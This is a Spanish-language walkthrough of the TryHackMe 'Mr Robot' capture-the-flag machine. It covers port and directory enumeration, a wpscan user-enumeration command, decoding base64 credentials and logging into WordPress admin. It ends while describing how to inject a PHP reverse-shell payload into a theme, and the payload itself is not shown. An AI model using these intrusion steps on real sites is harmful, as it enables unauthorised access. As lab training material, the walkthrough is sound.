Mr. Robot

[TryHackMe] Mr Robot CTF: Resolución Paso a Paso

En este video, exploramos la máquina virtual Mr. Robot CTF, inspirada en la famosa serie de televisión. A lo largo del recorrido, aprenderás cómo enumerar, explotar y escalar

https://youtu.be/mC_eRAerpEY?si=Jd3Y059RiWWJk795

Machine: Medium

IP:

TryHackMe Mr Robot Official Walkthrough


Follow me on Twitter: https://twitter.com/darkstar7471
Join my community discord server: https://discord.gg/NS9UShn

https://youtu.be/BQ4xeeNAbaw?si=5yT1x-ePyTtw3NQp


Como siempre iniciamos comprobando si tenemos conectividad con la maquina objetivo

```
┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/MrRobot/nmap]
└─# ping -c 1 10.10.166.219
PING 10.10.166.219 (10.10.166.219) 56(84) bytes of data.
64 bytes from 10.10.166.219: icmp_seq=1 ttl=63 time=49.5 ms

── 10.10.166.219 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 49.539/49.539/49.539/0.000 ms
```


Ahora vamos a iniciar con la fase de enumeración para enumerar y ver que puertos y que servicios esta corriendo en ellos



Como podemos observar tenemos 3 puertos abiertos el 22,80 y 443



Ahora vamos hacer fuzzing ósea enumeración de directorios ocultos y así ver que vectores de ataques podemos encontrar




Para optimizar este escaneo con `gobuster` podemos escribir este comando para que solo nos filtre las URL y así podamos ir mas rápido en cuanto el escaneo

```
awk '{print "http://10.10.166.219"$1}' ./directorios.txt > SoloURL.txt
```

💡 Este comando lo que hace es imprímeme esta con esta URL pero solo la primera linea, por ende nos nuestra la URL con su respectivo directorio (Ctrl + Clip) te lleva a la pagina

Una herramienta que también nos viene de utilizada es esta herramienta la cual nos permite tomar captura de todos los directorios de la enumeración anterior, y nos lo condensa todo en directorio



https://github.com/lluriam19/SnapBot.git

```
https://github.com/lluriam19/SnapBot.git
```

💡 Para poder llevar acabao esto tenemos que pasarle el fichero creado anteriormente con awk osea el SoloURL.txt

```
 GNU nano 8.3
ç#!/bin/bash

# Directorio de salida para las capturas de pantalla
OUTPUT_DIR="./screenshots/"

# Verifica que el directorio de salida exista, si no lo crea
mkdir -p "$OUTPUT_DIR"

# Fichero que contiene las URLs
URL_FILE="/home/santo/Tryhackme/MrRobot/SoloURL.txt"

# Verifica que el fichero de URLs exista
if [[ ! -f "$URL_FILE" ]]; then
  echo "El fichero $URL_FILE no existe. Por favor, crea el fichero con las URLs."
  exit 1
fi

# Tamaño de la ventana para la captura de pantalla
WINDOW_SIZE="1920×1080"
```

lo editamos directamente en el código del programa


Y lo ejecutamos

```
┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/MrRobot/SnapBot]
└─# ./snapbot.sh
./snapbot.sh: 1: ç#!/bin/bash: not found
./snapbot.sh: 13: [[: not found
./snapbot.sh: 24: [[: not found
./snapbot.sh: 39: disown: not found
Chromium sigue corriendo, cerrando proceso ...
Captura de pantalla realizada para: http://10.10.102.184/images
./snapbot.sh: 24: [[: not found
./snapbot.sh: 39: disown: not found
Chromium sigue corriendo, cerrando proceso ...
Captura de pantalla realizada para: http://10.10.102.184/blog
./snapbot.sh: 24: [[: not found
./snapbot.sh: 39: disown: not found
Chromium sigue corriendo, cerrando proceso ...
Captura de pantalla realizada para: http://10.10.102.184/rss
./snapbot.sh: 24: [[: not found
./snapbot.sh: 39: disown: not found
Chromium sigue corriendo, cerrando proceso ...
Captura de pantalla realizada para: http://10.10.102.184/sitemap
./snapbot.sh: 24: [[: not found
./snapbot.sh: 39: disown: not found
```

```
┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/MrRobot/SnapBot]
└─# ls
README.md  screenshots  snapbot.sh  SoloURL.txt

┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/MrRobot/SnapBot]
└─# cd screenshots/

┌──(root㉿Kali-Linux)-[/home/…/Tryhackme/MrRobot/SnapBot/screenshots]
└─# ls
http___10_10_102_184__20_20250326_053212.png       http___10_10_102_184_feed_20250326_053030.png       http___10_10_102_184_phpmyadmin_20250326_053222.png  http___10_10_102_184_video_20250326_053035.png
http___10_10_102_184_atom_20250326_053045.png      http___10_10_102_184_intro_20250326_053106.png      http___10_10_102_184_readme_20250326_053157.png      http___10_10_102_184_wp_admin_20250326_053217.png
http___10_10_102_184_audio_20250326_053101.png     http___10_10_102_184_js_20250326_053137.png         http___10_10_102_184_robots_20250326_053202.png      http___10_10_102_184_wp_content_20250326_053050.png
http___10_10_102_184_blog_20250326_053004.png      http___10_10_102_184_license_20250326_053126.png   http___10_10_102_184_rss_20250326_053010.png         http___10_10_102_184_wp_includes_20250326_053131.png
http___10_10_102_184_css_20250326_053116.png       http___10_10_102_184_login_20250326_053020.png     http___10_10_102_184_rss2_20250326_053121.png        http___10_10_102_184_wp_login_20250326_053111.png
http___10_10_102_184_dashboard_20250326_053207.png http___10_10_102_184_page1_20250326_053152.png     http___10_10_102_184_sitemap_20250326_053015.png

┌──(root㉿Kali-Linux)-[/home/…/Tryhackme/MrRobot/SnapBot/screenshots]
└─#
```

Y así tendríamos todas las capturas de los directorios en la carpeta scrnshots


Una vez analizadas las capturas de todos los directorios hay algunos que me llemaron la atencion, entre ellos esta un login wp_admin de Wordpress



Y una pagina que se llama robots la cual tiene un fichero .txt que se llama `key` osea clave


Así que vamos a entrar a ver que tiene este .txt

Y así es como obtenemos la primera flag




Como es un WordPress la pagina, también podrimos hacer un escaneo con la herramienta wpscan para hacer un escaneo mas profundo incluyendo vulnerabilidades que pueden llegar a tener los plugin de WordPress.

```
wpscan --url http://10.10.102.184/ -e u
```



En este caso no encontramos mucho pero siempre es interesante hacerlo


Bueno ahora sigamos revisando un poco los directorio a ver que mas podemos encontrar




también como vemos tenemos un diccionario el cual nos puede servir para hacer fuerza bruta

---

Ahora vamos por la segunda clave, siguiendo analizando los directorios otra que me llamo la atención fue el license




Ya que aparentemente no tiene nada pero tiene un slider que llega hasta abajo, así que algo debe de haber




Mas abajo nos encontramos con esto que nos dice que si queremos un password

Y si seguimos bajando es así como encontramos con una contraseña codificada en base 64




Así que podemos descifrar esta contraseña de varias formas, ya sea desde consola o desde una herramienta, en este caso voy a utilizar https://gchq.github.io/CyberChef/ que es una herramienta para descifrar contraseñas



le pasamos el hash y la codificación que creemos que es y si es la correcta nos da las credenciales


También lo podríamos hacer de esta forma




con el echo lo que hacemos es pasarle la cadena a un fichero con le base64 -d es para decodificar dicha cadena

---

Así que una vez tenido estos credenciales vamos a probarlo en el formulario de inicio de sesión de wordpress







Y así es como ya estaríamos dentro del panel de administración de wordpress

---

Ahora lo que vamos hacer es un método bastante potente para intentar acceder a la maquina objetivo, para ello nos dirigimos a la parte de apariencia y vamos a temas



Estos temas están escritos mediante código PHP, así que vamos a intentar insertar en un tema un payload (carga maliciosa), y después vamos a cargar la pagina con el payload ya inyectado para que se ejecute y así nosotros poder obtener una revershell con la maquina



Así que nos dirigimos a el editor para poder manipular el código del sitio web


Si nuestra pagina tiene un `index.php` este es recomendable para editar, si nuestra pagina no lo tiene pues buscamos otro y ya esta

Aqui es donde vamos a inyectar el payload

